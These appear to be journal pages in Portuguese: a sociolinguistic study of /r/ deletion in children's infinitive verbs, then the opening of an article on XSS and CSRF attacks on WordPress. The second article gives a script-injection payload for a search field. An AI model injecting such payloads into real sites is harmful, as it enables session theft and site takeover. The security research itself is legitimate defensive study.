Segundo dados do IBGE, em 2014, a população de Novo Hamburgo foi estimada em 248.251 habitantes. Sua área territorial compreende 223,821 km². E, de acordo com o site da prefeitura do município, há, na cidade, 29 escolas estaduais, 76 escolas municipais e 27 escolas particulares.

O bairro de Hamburgo Velho onde, mais precisamente, a pesquisa foi desenvolvida, pode ser reconhecido como o berço da cidade de Novo Hamburgo, já que os primeiros imigrantes estabeleceram-se nessa região (a antiga Hamburger Berg). O bairro caracteriza-se por manter ainda construções antigas, remanescentes do período colonial e hoje tombadas como patrimônio público. Nele encontra-se a rua reconhecida como sendo a mais nobre da cidade, a rua Maurício Cardoso, contemplada por grandes e requintados edifícios – residenciais e comerciais. Os bairros limítrofes são: Guarani, Jardim Mauá, Canudos, São Jorge, São José, Vila Nova e Centro.

3.2 INFORMANTES

Para a pesquisa de campo, foram coletados dados com crianças do Ensino Fundamental de uma escola da rede privada de ensino da cidade de Novo Hamburgo, localizada no bairro Hamburgo Velho. Para a composição da amostra, foram considerados os seguintes critérios: sexo (masculino e feminino) e nível de escolaridade (1º, 3º e 5º ano do Ensino Fundamental)¹. Multiplicando-se o número de fatores sociais um pelo outro (2 x 3), chegou-se a 6 células, conforme pode ser observado no Quadro 1 a seguir.

¹ Convém destacar que não se considerou a classe social dos informantes uma vez que todos se enquadram em uma mesma classe.

Quadro 1 – Composição das células da amostra

Célula 1 Menino 1 1º ano	Célula 2 Menina 2 1º ano
Célula 3 Menino 3 3º ano	Célula 4 Menina 4 3º ano
Célula 5 Menino 5 5º ano	Célula 6 Menina 6 5º ano

Fonte: Elaborado pelos autores

A fim de que a amostra fosse representativa da população em estudo, optou-se pela seleção de três indivíduos por célula, totalizando 18 crianças (6 células x 3 informantes por célula = 18 informantes). Para a seleção dos informantes, contou-se com o auxílio das professoras das turmas e com a direção da escola, que enviaram um Termo de Consentimento Livre e Esclarecido (APÊNDICE A), solicitando autorização dos pais para as crianças participarem da pesquisa. Assim, participaram da pesquisa, as crianças que trouxeram os termos assinados.

3.3 INSTRUMENTO DE PESQUISA

Como instrumento para a realização da pesquisa, foi utilizado o livro “Frog, where are you?”, de Mercer Mayer (APÊNDICE B), composto apenas por imagens, ou seja, sem nenhum tipo de texto escrito. As imagens do livro foram reproduzidas de forma ampliada em folhas de tamanho A4 e apresentadas às crianças individualmente uma de cada vez.

As imagens do livro foram escolhidas como instrumento de coleta de dados por acreditar-se que, ao permitir que o informante usasse sua imaginação para contar uma história, ele

se preocuparia mais com a história que contaria do que com sua fala, esquecendo-se de que a interação estava sendo gravada.

3.4 COLETA DE DADOS

A coleta de dados foi realizada em junho de 2015, tomando como base as imagens do livro *Frog, where are you?*, mostradas aos informantes, que deveriam contar uma história a partir delas. A partir da visualização das imagens do livro de Mayer, as crianças deveriam contar, oralmente, o que acreditavam que estava acontecendo na imagem mostrada e, em seguida, eram indagadas sobre o que achavam que aconteceria na imagem seguinte. Assim, eram questionadas, propositadamente, da seguinte forma: “o que você acha que o menino irá fazer?”, já esperando que, estruturalmente, as respostas fossem dadas utilizando uma locução verbal com verbo no infinitivo, como em: “o menino vai procurar o sapo”. Então, era mostrada a imagem seguinte e o processo se repetia.

Como essa obra de Merce Mayer é um tanto extensa, não foi possível utilizá-la por inteiro com as crianças, atividade que exigiria muito tempo e as cansaria, comprometendo a pesquisa, inclusive. Assim, acabou-se por selecionar apenas cinco imagens, não em uma sequência da obra original, mas em uma sequência que fizesse sentido e fosse coerente, mantendo uma situação inicial, um desenvolvimento e uma situação final.

Optou-se por iniciar as entrevistas no 1º ano, porque, nessa etapa, as crianças ainda não estão alfabetizadas e as atividades, embora já antecipem essa fase, não constituem o processo de alfabetização em si. Já no 3º ano, a maior parte das crianças já está alfabetizada, algumas em estágios mais avançado e outras em estágios menos avançados, sendo comum haver certa

heterogeneidade nessa etapa em uma mesma turma. E, finalmente, decidiu-se pelo 5º ano, porque, nessa fase, as crianças já estão plenamente alfabetizadas, realizando trabalhos que envolvem, inclusive, interpretação de texto e compreensão leitora. A escolha desses três níveis de ensino, caracterizados por estágios distintos no que diz respeito ao processo de alfabetização, justifica-se por pressupor-se que o nível de escolarização possa ser um fator de influência no apagamento do fonema /r/, uma vez que o contato com a escrita, viabilizado justamente pelo processo de alfabetização, possa interferir na forma como as crianças utilizam a fala.

As entrevistas aconteceram individualmente, para melhor percepção da ocorrência das variantes e também para evitar a inibição do informante em companhia de outra criança. Todas as interações foram gravadas. Após, todos os verbos no infinitivo utilizados pelos informantes foram transcritos foneticamente para análise. Depois de transcritas, as palavras que continham o fonema-alvo da pesquisa foram submetidas ao programa de análise estatística Goldvarb X, criado por Sankoff, Tagliamonte e Smith em 2005 (TAGLIAMONTE, 2006), para a verificação de probabilidades referentes ao apagamento do fonema /r/ e aos contextos propícios a esse apagamento.

3.5 VARIÁVEIS OPERACIONAIS

Para a análise dos dados de fala coletados para esta pesquisa, definiu-se uma variável dependente e variáveis linguísticas e extralinguísticas ou sociais. Por variável dependente, conforme Martins (2013), entende-se o efeito que se deseja investigar e cujo valor está sujeito a causas específicas identificadas como variáveis independentes, neste caso, a realização do fonema /r/ no final de verbos no infinitivo ou o apagamento do fonema /r/, como em <está> para “estar”.

3.5.1 VARIÁVEIS INDEPENDENTES LINGUÍSTICAS

Partindo-se da variável dependente selecionada para esta pesquisa, o apagamento total do fonema /r/ em posição final de verbo, como em <falá> para “falar” ou da manutenção do fonema /r/ estabeleceram-se as seguintes variáveis independentes linguísticas:

- vogal precedente ao fonema /r/ (de acordo com as conjugações verbais AR - 1ª conjugação, ER e OR – 2ª conjugação e IR – 3ª conjugação, como em <pegá> em lugar de “pegar”, <recebe> em lugar de “receber” e <pô> em lugar de “pôr” e <partí> em lugar de “partir”, respectivamente);
- contexto seguinte: vogal, consoante e pausa, como em, respectivamente: <vim aqui pegá os sapatos> para “vim aqui pegar os sapatos”; <ela vai partí seu coração> para “ela vai partir seu coração”; <ele ficou com medo e começou a corrê> em vez de “ele ficou com medo e começou a correr”.

3.5.2 VARIÁVEIS INDEPENDENTES SOCIAIS

Já em relação às variáveis independentes sociais consideradas para esta pesquisa tem-se:

- sexo (masculino e feminino);
- nível de ensino (1º ano do ensino fundamental, 3º ano do ensino fundamental e 5º ano do ensino fundamental).

A escolha dessas variáveis está baseada em pesquisas sociolinguísticas já publicadas e de cunho científico que tendem, com grande frequência, a considerar o sexo como fator de grande influência nas distinções da fala, apresentando o grupo feminino, normalmente, como

aquele cuja fala está mais próxima ao padrão, como foi verificado por Costa (2013), que verificou que o apagamento do segmento em estudo ocorre de maneira muito mais significativa entre o sexo masculino (masculino - peso relativo 0,65, 61%; feminino - peso relativo 0,35, 39%), e a escolaridade como importante papel na fala dos indivíduos, porque contribui para a adaptação linguística das crianças às formas cultas e padronizadas.

Além disso, a opção de investigar a influência do nível de escolaridade na produção ou não do fonema /r/ no final de verbos no infinitivo justifica-se também pelo fato de a presente pesquisa pretender analisar se há e, quando há, na fase inicial do Ensino Fundamental, uma mudança no uso do fonema /r/ no final de verbos no infinitivo, pois, em geral, no 1º ano, a maioria das crianças está tendo o primeiro contato com um processo de ensino formal e, à medida que elas avançam, esse contato cresce, favorecendo o desenvolvimento da escrita. Entretanto, a rede social da criança também aumenta, promovendo a construção de novos diálogos, ricos discursos e manifestações verbais variadas.

Isso leva a criança a entrar em contato com um código escrito que requer o registro do <r> no final dos verbos no infinitivo ao mesmo tempo em que interage com colegas, pais e até professores que não produzem o fonema /r/ no final desses mesmos verbos no infinitivo em sua fala. Assim, estabelece-se um paradoxo a ser analisado: enquanto o avanço na escrita se dá dentro das formalidades do ensino escolar, favorecendo a utilização da norma padrão, o contexto social delega a utilização do vernáculo que, precisamente, no caso da utilização do fonema /r/ no final de verbos no infinitivo, inibe-o, distinguindo-se da norma padrão. A presença desses dois fatores de influência na construção da fala das crianças e também dos informantes desta pesquisa torna relevante a análise desta variável.

4 APRESENTAÇÃO E DISCUSSÃO DOS RESULTADOS

No que diz respeito à variável escolaridade, Costa (2013), verificou que a aplicação da regra de apagamento do fonema /r/ diminuiu com o avanço da escolaridade (2ª série – peso relativo 0,95, 95%; 3ª série – peso relativo 0,26, 35%; 4ª série – peso relativo 0,30, 38%) Descritas as variáveis extralinguísticas ou sociais, passa-se à apresenta e discussão dos resultados.

Nesta seção, são apresentados os dados coletados com as crianças, conforme a descrição apresentada anteriormente, e discutidos os resultados com base em pesquisas anteriores sobre a mesma temática.

Após as interações com todas as crianças, que foram gravadas, todos os áudios foram ouvidos e todos os verbos no infinitivo foram transcritos. Na sequência, fez-se a codificação dos verbos para realizar o tratamento estatístico dos dados por meio do programa Goldvarb X. Essa análise permitiu verificar a ocorrência do fenômeno em estudo e o papel das variáveis independentes linguísticas (contexto precedente – de acordo com a conjunção do verbo: 1ª, 2ª ou 3ª - e contexto seguinte – vogal, consoante ou pausa) e as variáveis independentes sociais (sexo – masculino ou feminino - e escolaridade – 1º, 3º e 5º ano do Ensino Fundamental) no apagamento do fonema /r/, no final de verbos no infinitivo na fala de crianças de 1º, 3º e 5º ano do Ensino Fundamental de uma escola privada de Novo Hamburgo.

A análise da frequência global do apagamento do fonema /r/ na fala das crianças investigadas revelou que houve apagamento em 553 dos 558 dados coletados, o que equivale a 99,1% dos casos, como pode ser visualizado no Gráfico 1 que segue.




Gráfico 1 – Apagamento do fonema /r/: frequência global

Fonte: Elaborado pelos autores

Esse resultado confirma a hipótese inicial de que a frequência de apagamento do fonema /r/ no final dos verbos no infinitivo seria alta. Resultado semelhante foi verificado por Dias (2003), que identificou 98% de apagamento do fonema /r/ pós-vocálico em textos orais de informantes em processo de aquisição da linguagem. A pesquisadora identificou apenas uma realização do fonema em 66 enunciados analisados. O pagamento do fonema /r/ também já havia disso verificado por Callou (1979), Oliveira (1981), Mattos Lima (1992) e Monareto (2000).

No que diz respeito às variáveis linguísticas investigadas, a análise de regressão logística revelou que nenhuma das duas variáveis se mostrou relevante para o apagamento do fonema /r/ na fala das crianças investigadas. O comportamento das variáveis *tipo de verbo* e *contexto seguinte* pode ser visualizado nas Tabelas 1 e 2 que seguem.

Tabela 1: Contexto precedente

Fatores	Aplicação/Total	Porcentagem
Verbos da 1ª Conjugação	319/324	98.5%
Verbos da 2ª Conjugação	146/146	100%
Verbos da 3ª Conjugação	88/88	100%
Total	553/558	99.1%

Fonte: Elaborado pelos autores

Observando-se a Tabela 1, verifica-se que somente deixou de ocorrer apagamento do fonema /r/ em verbos da primeira conjugação, nos terminados em “ar”, como em “o menino vai brincar com o sapo”. Nesse caso, houve apagamento em 319 das 324 ocorrências, o que equivale a 98,5%. Nos outros dois fatores analisados, verbos da segunda (terminados em “er” ou “or”, como em “o sapo vai comê” ou “vai pô o sapo no pote”) e terceira conjugação (terminados em “ir”, como em “o sapo vai fugi”), houve apagamento em 100% das ocorrências.

Esse resultado difere do encontrado por Costa (2013) que, ao analisar o papel do contexto precedente para o apagamento do fonema /r/ em verbos, identificou a vogal “i”, com peso relativo 0,64 (16/34, o que equivale a 47%) como a mais favorável para a ocorrência do apagamento. Na segunda posição, aparece a vogal “a”, com peso relativo 0,53 (372/695, o que equivale a 53%), que se mostra praticamente neutra no que diz respeito ao apagamento do fonema /r/, uma vez que o peso relativo está bastante próximo a 0,50. Já a vogal “e”, com peso relativo 0,37 (94/225, o que equivale a 41%), mostra pouco favorável ao apagamento do fonema /r/.

Ainda em relação às vogais temáticas, Bertani (1998) verificou maior ocorrência do apagamento do /r/ nos verbos de 1ª conjugação, enquanto nesta pesquisa, como mostra a Tabela 1, essa conjugação foi a única a não ter 100% de apagamento do fonema /r/, ou seja, nesta pesquisa, houve maior retenção do /r/ nos verbos com vogal temática “a”.

No que diz respeito ao contexto seguinte, Votre (1978) esperava que essa variável se mostrasse importante para o processo de apagamento do fonema /r/ no final dos verbos no infinitivo. O resultado de seus estudos, porém, não revelou nenhum efeito favorecedor aparente à retenção do /r/ em nenhum dos três casos fatores (vogal, consoante ou pausa), resultado semelhante ao desta pesquisa. Na pesquisa de Votre (1978), no entanto, a retenção do /r/ foi mais favorecida pelo contexto seguinte pausa, enquanto nesta investigação houve 100% de apagamento nesse fator, como pode ser visto na Tabela 2 que segue.

Tabela 2: Contexto seguinte

Fatores	Aplicação/Total	Porcentagem
Vogal	173/177	97.7%
Consoante	231/232	99.6%
Pausa	149/149	100%
Total	553/558	99.1%

Fonte: Elaborado pelos autores

Observando-se a Tabela 2, verifica-se que, no caso desta pesquisa, como já foi dito anteriormente, houve 100% de apagamento do fonema /r/ quando o contexto seguinte do verbo no infinitivo era uma pausa, como em “o sapo vai fugi”. Já quando o contexto seguinte era uma conso-

ante, houve apagamento em 99,6% (em 231 das 232 ocorrências), como em “o menino vai cuidar do sapo”. Assim, o contexto mesmo favorecedor para o apagamento foi a vogal com apagamento em 173 das 177 ocorrências, o que equivale a 97,7%, como em “o sapo vai comer a comida”.

Esse resultado difere do obtido por Dias (2003), que identificou 100% de apagamento quando o contexto seguinte era uma vogal ou uma pausa e 87% de apagamento quando era uma consoante. Resultado semelhante ao de Dias (2003) já tinha sido obtido por Bertani (1998), em pesquisa realizada em Porto Alegre, na qual a vogal tinha aparecido como favorecendo o apagamento do /r/ em maior proporção do que as consoantes e a pausa.

No que tange às variáveis sociais, os resultados de uma pesquisa realizada por Dinah Callou (1979) revelaram que a tendência geral do apagamento do fonema /r/ é liderada pelas mulheres. William Labov (1972) também já afirmou anteriormente a tendência do grupo feminino ser mais conservador perante as mudanças linguísticas. Assim, com base nessas pesquisas, a hipótese inicial deste trabalho confirmou-se, como pode ser visto na Tabela 3, embora nenhuma das variáveis sociais tenha sido considerada relevante estatisticamente para o apagamento do fonema /r/ no final de verbos no infinitivo e embora a diferença entre os dois grupos tenha sido bem baixa.

Tabela 3: Sexo

Fatores	Aplicação/Total	Porcentagem
Sexo feminino	323/327	98.8%
Sexo masculino	230/231	99.5%
Total	553/558	98.1%

Fonte: Elaborado pelos autores

Analisando-se a Tabela 3, verifica-se que, como já foi dito, foram os informantes do sexo masculino que mais apagaram o fonema /r/ no final de verbos no infinitivo, o que ocorreu em 230 das 231 ocorrências, o que equivale a 99,5% dos casos. Já as informantes do sexo feminino apagaram o fonema /r/ em 323 das 327 ocorrências, o que equivale a 98,8%, mostrando-se um pouco mais conservadoras do que os meninos, como já havia sido verificado por Labov (1972) e Callou (1979).

Resultado semelhante foi obtido também por Costa (2013), a qual também identificou que os meninos apagaram mais o fonema /r/ no final de verbos no infinitivo do que as meninas, pois, enquanto o fator sexo masculino, com peso relativo 0,65, mostrou-se favorável para o apagamento (287/468, o que equivale a 61%), o fator sexo feminino mostrou-se pouco favorável, com peso relativo 0,35 (195/489, o que equivale a 39%).

A Tabela 4, a seguir, mostra os resultados obtidos nesta pesquisa com relação à variável escolaridade, que também não foi selecionada como relevante estatisticamente para o apagamento do fonema /r/ no final de verbos no infinitivo. Observando-se a tabela, é possível notar que, embora a proximidade entre os resultados obtidos para os três fatores seja muito próxima (1º ano - 98,8%; 2º ano -100%; 3º ano – 98%), foram as crianças do 3º ano do Ensino Fundamental que apagaram menos o fonema /r/ no final dos verbos, o que confirma a hipótese inicial de que, à medida que o processo de alfabetização avança, há maior incidência do uso do /r/ em função do contato com a escrita.

Tabela 4: Escolaridade

Fatores	Aplicação/Total	Porcentagem
1º ano do EF	163/165	98.8%
2º ano do EF	240/240	100%
3º ano do EF	150/153	98.0%
Total	553/558	99.1%

Fonte: Elaborado pelos autores

É interessante destacar, contudo, que foram as crianças dos 2º ano que mais apagaram o /r/ e não as do 1º ano, como se esperava. Paradoxo semelhante foi verificado por Costa (2013), que verificou como menos favorável para o apagamento do fonema /r/ o fator 3º ano, com peso relativo 0,26 (125/356, o que equivale a 35%). Nessa pesquisa, o contexto 4º ano ficou em segundo lugar, com peso relativo 0,30 (150/385, o que equivale a 38%). E o contexto mais favorável para o apagamento foi o fator 2º ano, com peso relativo 0,95 (207/216, o que equivale a 95%).

Apresentados e discutidos os resultados encontrados para esta pesquisa, apresentam-se as considerações finais.

5 CONSIDERAÇÕES FINAIS

Ao longo deste artigo, procurou-se analisar a frequência do apagamento do fonema /r/ no final de verbos no infinitivo de um grupo de 18 crianças do 1º, 3º e 5º ano do Ensino Fundamental de uma escola privada da cidade de Novo Hamburgo (RS) e os fatores linguísticos e sociais que condicionam esse apagamento, por meio de entrevistas orais tomando como base um instrumento elaborado a partir de imagens retiradas do livro “Frog, where are you”, de Mercer Mayer.

A análise dos dados coletados revelou apagamento do segmento em estudo em 99,1% das ocorrências (553/558). Isso mostra que esse fonema praticamente não é mais produzido pelo grupo investigado nesse contexto (no final de verbos no infinitivo).

A análise das variáveis linguísticas, por sua vez, indicou que nenhuma das duas variáveis investigadas, contexto precedente e contexto seguinte, mostrou-se relevante para a aplicação da regra de apagamento. Pode-se destacar, contudo, que as cinco ocorrências em que o fonema foi mantido deram-se em verbos com vogal temática “a”, como em “o sapo vai pular”; quatro delas ocorreram seguidas de vogal, como em “o menino vai ajudar o sapo” e uma ocorreu seguida de consoante, como em “o sapo vai pular no pote”. Esse resultado não confirma a hipótese inicial de que o contexto presente *vogal temática “i”*, conforme Costa (2013), e o *contexto seguinte consoante*, de acordo com Dias (2003), seriam os mais favoráveis à manutenção do fonema /r/.

No que tange às variáveis sociais, o programa de regressão logística Goldvarb X também não selecionou nenhuma das duas variáveis em análise, sexo e escolaridade, como relevantes para o apagamento do fonema /r/. É possível esclarecer, entretanto, que das cinco ocorrências em que houve manutenção do fonema /r/, quatro foram produzidas por meninas e

apenas uma foi produzida por um menino. Embora o número de ocorrências seja baixíssimo, confirma os resultados obtidos por Labov (1972), que indicam que a mulher é mais conservadora no uso da linguagem e também a hipótese inicial baseada em Costa (2013), de que as meninas preservariam mais o fonema /r/.

Quanto à variável escolaridade, estabeleceu-se um paradoxo assim como ocorreu na pesquisa de Costa (2013), como foi apresentado na seção referente à metodologia: das cinco ocorrências em que houve manutenção do segmento em análise, duas se deram no 1º ano e 3 no 3º ano, refutando, dessa forma, a hipótese inicial de que o percentual de apagamento diminuiria com o avanço da escolaridade.

Apesar de algumas das hipóteses iniciais não terem se confirmado, acredita-se que o objetivo deste trabalho foi alcançado, já que a hipótese geral do crescente apagamento do fonema /r/ em final de verbos no infinitivo se confirmou, validando o que estudos anteriores, realizados em outros lugares do país já haviam evidenciado. Com os resultados obtidos com esta pesquisa e comparando-os com aos de pesquisas estudadas, fortificou-se a ideia de que a língua está em constante transformação e que a fala é de caráter heterogêneo.

REFERÊNCIAS

- BERTANI, Sílvia. Análise fonológica do infinitivo na fala de Porto Alegre. *Revista Língua & Literatura*. Ano 1 – n. 1, agosto de 1998. ISSN 1415-8817. Disponível em: <<http://revistas.fw.uri.br/index.php/revistalinguaeliteratura/issue/view/3>>. Acesso em: junho de 2015.
- CALLOU, D.I. *Estudo sobre a vibrante no português vernacular do Rio de Janeiro*. Tese (doutorado Faculdade de Letras) - UFRJ, 1979.
- CALLOU, Dinah; MORAES, João. A.; LEITE, Yonne. Apagamento do R final no dialeto carioca: um estudo em tempo aparente e em tempo real. *D.E.L.T.A.* São Paulo, v. 14, n. esp., p. 61 – 72, 1998.
- COSTA, Geisa Borges da. Da fala para a escrita: o apagamento do rótico por alunos da educação básica. *Cadernos do CNLF*, v. XVII, n. 08. Rio de Janeiro: CEFEL, 2013.
- DIAS, Almerinda Tereza Bianca Bez Batti. Apagamento do fonema /r/ pós-vocálico de textos orais em informantes em aquisição da linguagem. In: Encontro do Celsul, 5, 2003. *Anais...*, Curitiba-PR, 2003 (176-180).
- FERRAREZI JUNIOR, C. *Sintaxe para a Educação Básica: com sugestões didáticas, exercícios e respostas*. 1. ed. São Paulo: Editora Contexto, 2014. v. 3000. 176p .
- LABOV, William. *Sociolinguistic patterns*. Philadelphia: University of Philadelphia Press, 1972.
- MARTINS, Rosemari Lorenz. *Influências interlinguísticas na fala e na escrita de crianças bilíngues falantes do português e do Hunsrückisch*. Tese (Doutorado).
- MATTOS LIMA, Joana D’Arc. *Difusão lexical na vibrante final*. Dissertação (Mestrado Faculdade de Letras) - UFRJ, 1992.
- MONARETTO, Valéria N. de Oliveira. O Apagamento da Vibrante Pos-vocálica nas Capitais do Sul do Brasil. *Revista Letras de Hoje*, Porto Alegre, v. 35, n. 1, p. 275-284, mar.2000.
- _____. A vibrante pós-vocálica em Porto Alegre. In: BISOL, L; BRESCANCINI, C. *Fonologia e variação: recortes do português brasileiro*. Porto Alegre: Editora da PUC-RS, 2002, p.253-267.

APÊNDICE A

TERMO DE CONSENTIMENTO LIVRE E ESCLARECIDO

TÍTULO DA PESQUISA

O APAGAMENTO DO FONEMA /R/ PÓS-VOCÁLICO EM VERBOS NO INFINITIVO NA FALA DE CRIANÇAS DAS SÉRIES INICIAIS DO ENSINO FUNDAMENTAL

1. Justificativa e objetivos da pesquisa

A pesquisa tem como objetivo verificar o apagamento total da variável <R> em posição final de verbo no vernáculo dos estudantes do Ensino Fundamental.

2. Procedimentos a serem utilizados

Será solicitado aos estudantes que contem uma história a partir de imagens selecionadas do livro “Frog, where are you?”, de Mercer Mayer. Essa interação será gravada em áudio para posterior

3. Desconforto ou riscos esperados

Não há desconforto ou riscos esperados.

4. Benefícios a serem obtidos

Contribuição para diminuir o preconceito linguístico, e maiores esclarecimentos sobre o mesmo.

5. Garantia de resposta a qualquer pergunta

Garante-se aos pais ou responsáveis pela criança o direito a informações sobre a pesquisa, a qualquer momento.

6. Liberdade de abandonar a pesquisa

Garante-se aos pais ou responsáveis pela criança o direito de desligar-se da pesquisa, a qualquer momento.

7. Garantia de privacidade

A identidade dos estudantes que participarão da pesquisa será preservada. Nos trabalhos realizados a partir das gravações de áudio, o nome verdadeiro não será mencionado, ou seja, será substituído por uma letra ou número (informante A, B ou C).

Rubrica do pai ou responsável pela criança e dos acadêmicos.

Declaro que fui informado dos objetivos da pesquisa acima de maneira clara e detalhada. Recebi informações a respeito da forma como serão coletados os dados e tive oportunidade de esclarecer minhas dúvidas. Sei que, a qualquer momento, poderei solicitar novas informações e modificar minha decisão, se assim desejar.

Os pesquisadores responsáveis pelo trabalho certificaram-me de que minha identidade e a de meu filho ou de minha filha serão preservadas e que terei liberdade de retirar meu consentimento de participação na pesquisa a qualquer momento.

Caso tiver novas perguntas sobre este estudo, sobre meus direitos como participante desta pesquisa, ou caso pense que fui prejudicado em função da participação na pesquisa, posso dirigir-me aos pesquisadores a qualquer momento.

Declaro que recebi cópia do presente Termo de Consentimento Livre e Esclarecido.

Rubrica do pai ou responsável pela criança e dos acadêmicos.

Nome do pai ou responsável pela criança

Assinatura do pai ou responsável pela criança

Nome da criança a que se refere este Termo de Consentimento Livre Esclarecido

Novo Hamburgo, ____/____/____

Prof^o. Dr^o. Rosemari Lorenz Martins - Fone: 35875393

Novo Hamburgo, ____/____/____

Acadêmica Giane Godoy Batista– Fone: 8186 9217

Novo Hamburgo, ____/____/____

Acadêmico Luís André Gonçalves Werlang– Fone: 9255 4858

Novo Hamburgo, ____/____/____

Acadêmica Maitê Francine Bohn – Fone: 9372 2682

Novo Hamburgo, ____/____/____

APÊNDICE B

Imagem 01



Imagem 02



Imagem 03



Imagem 04



Imagem 05



Imagem 06



DESTAQUE

Ciências Exatas e Tecnológicas - Sistemas para Internet

XSS E CSRF: COMBINANDO TÉCNICAS DE ATAQUE PARA EXPLORAR VULNERABILIDADES EM SISTEMAS WORDPRESS

Mateus Schmitz da Silveira

Acadêmico do Curso Superior de Tecnologia em Sistemas para Internet - Universidade Feevale.
matteuschmitz@gmail.com

Luis Gustavo Bier Schüler

Acadêmico do Curso Superior de Tecnologia em Sistemas para Internet - Universidade Feevale.
luis.schuler@gmail.com

Daniel Dalalana Bertoglio

Doutorando em Ciência da Computação pela Pontifícia Universidade Católica do Rio Grande do Sul. Professor assistente da Universidade Feevale.
dalalana@feevale.br

RESUMO

Ferramentas que visam facilitar a publicação de conteúdo na internet se tornaram a porta de entrada para a maioria das pessoas que publicam sites pessoais e blogs. Um exemplo disso é o CMS (*Content Management System*) *Wordpress*, que disponibiliza aos seus usuários uma enorme quantidade de *plug-ins* e temas gratuitamente na internet. Estes pacotes são desenvolvidos por terceiros e capazes de adicionar as mais diversas funcionalidades a um site. Visando garantir a segurança dos dados e das aplicações que a utilizam como base, a empresa responsável pelo desenvolvimento da plataforma publica regularmente correções de erros e falhas de segurança. O mesmo não acontece com as aplicações de terceiros (*plug-ins* e temas), que não passam por homologação junto a nenhuma empresa e em sua grande maioria não possuem testes de segurança. A falta deste processo, aliada ao pouco conhecimento técnico do usuário, pode comprometer toda a aplicação. Baseando-se nesses fatos, esse trabalho propõe uma análise e levantamento dos vetores de ataque ao utilizar dois dos tipos de vulnerabilidades dentre as mais comuns exploradas, XSS e CSRF.

Palavras-chave: XSS. CSRF. *Wordpress*. Segurança.

ABSTRACT

Tools to facilitate the publication of content on the Internet have become the gateway to most people who publish personal websites and blogs. An example of this is the CMS (*Content Management System*) *Wordpress*, which offers its users a huge amount of *plug-ins* and themes free online. These packages are developed by third parties and able to add many different features to a website. In order to guarantee the security of data and applications that use it as a base, the company responsible for platform development regularly publishes bug fixes and security breaches. Not so with third-party applications (*plug-ins* and themes), which do not undergo any approval from the company and the most part have no safety testing. The lack of this process, combined with poor technical knowledge of the user, can compromise the entire application. Based on these facts, this article proposes an analysis and survey of attack vectors to use two types of vulnerabilities among the most common exploited XSS and CSRF.

Keywords: XSS. CSRF. *Wordpress*. Security.

1 INTRODUÇÃO

Com o grande avanço das tecnologias, o aumento do acesso à sistemas web é inevitável e uma preocupação maior com a segurança das informações se faz necessária. Em sua grande maioria, sites pessoais e blogs publicados na internet utilizam algum CMS (Content Management System) para que os usuários possam gerenciar seu conteúdo de forma mais fácil e ágil.

O *Wordpress* é hoje o CMS mais utilizado no mundo e muito de sua adoção massiva se deve ao fato de possuir uma grande quantidade de *plug-ins* e temas, que permitem que um site seja completamente repaginado em alguns minutos. No entanto, o processo de desenvolvimento destes temas e *plug-ins* pode variar já que a grande maioria é desenvolvida por empresas terceiras ou desenvolvedores independentes. Este processo acaba se tornando suscetível a vulnerabilidades dentre as quais se pode destacar o XSS e o CSRF (W3TECHS, 2015).

Existem hoje alguns sites utilizados como referência na busca de vulnerabilidades em sistemas *Wordpress* como *Wordpress Exploit*, *WPScan* e até mesmo o *CVE Details* que armazena dados de vulnerabilidades de todo tipo de aplicação. Os dados destes sites foram utilizados para estudo de falhas de segurança e extração de estatísticas da plataforma.

O objetivo principal deste artigo é a realização de um ataque a uma plataforma *Wordpress*, em ambiente controlado, utilizando XSS e CSRF. Serão apresentados os resultados e as conclusões obtidas a partir dos testes executados.

2 DESENVOLVIMENTO

2.1 WORDPRESS

O *Wordpress* é um CMS (*Content Management System*), sistema de gerenciamento de conteúdo utilizado para facilitar alterações ou inclusões de novas funcionalidades em um site ou blog pelo seu gerenciador, além de disponibilizar diversos recursos para desenvolvedores (WORDPRESS, 2015).

Por ser um software que possui uma plataforma de fácil utilização, personalizável e com grande foco na estética, além de ser gratuito, tornou-se o CMS mais utilizado no mundo, possuindo quase 60% do mercado, o que representa pouco mais de 25% de todos os *websites* publicados (W3TECHS, 2015).

Desenvolvido com a linguagem de programação PHP, o *Wordpress* utiliza preferencialmente o SGBD (Sistema Gerenciador de Banco de Dados) MySQL, duas ferramentas que facilitam a hospedagem dos sites criados com ele, por existirem diversas opções de servidores no mundo todo que as suportam (WORDPRESS, 2015).

Outro grande atrativo é a enorme quantidade de *plug-ins* e temas disponibilizados para *download*. Aplicações que são geralmente desenvolvidas por terceiros e podem adicionar novas funcionalidades ou mudar totalmente o layout do site em minutos.

2.2 XSS

O *Cross-site Scripting*, ou XSS como também é chamado, é um tipo de vulnerabilidade de injeção, ou seja, permite que o atacante injete código malicioso em uma aplicação por meio de uma falha estrutural ou de desenvolvimento. Neste tipo de ataque é comum que a injeção de

script aconteça por meio de campos de formulários não tratados ou tratados de forma incorreta ou até mesmo pela URL do site. (REDE Segura, 2016).

Este tipo de ataque é extremamente comum, inclusive o XSS está na terceira posição dentre as dez vulnerabilidades WEB mais críticas (OWASP, 2013). É comum que um site tenha campos de pesquisa e que estes campos sejam utilizados para realizar alguma busca em arquivos, para posteriormente serem exibidos para ao usuário. Neste cenário tem-se a seguinte situação:

- O usuário, ao acessar o site pode realizar uma busca por posts antigos.
- Após a pesquisa, o termo pesquisado é impresso no site para que se saiba qual a pesquisa realizada.
- Caso este campo de pesquisa não seja tratado, é possível realizar um ataque XSS a ele e realizar a execução de um *script* malicioso, conforme exemplo demonstrado no Quadro 1.

```
<script src="SCRIPT_MALICIOSO.js"></script>
```

Quadro 1 – Exemplo de injeção de *script* XSS.
Fonte: Autores, 2015.

- Após efetuar uma pesquisa com tais termos, o site alvo irá imprimir o conteúdo e então executar o *script* que foi adicionado.

O cenário descrito é o mais comum quando se trata de XSS. Em um primeiro momento pode-se imaginar que a execução de um simples *script* pode não causar tanto prejuízo, entretanto, a combinação do XSS com outras técnicas pode potencializar o ataque. O XSS ainda pode ser dividido em Persistente, Refletido ou Baseado no DOM.

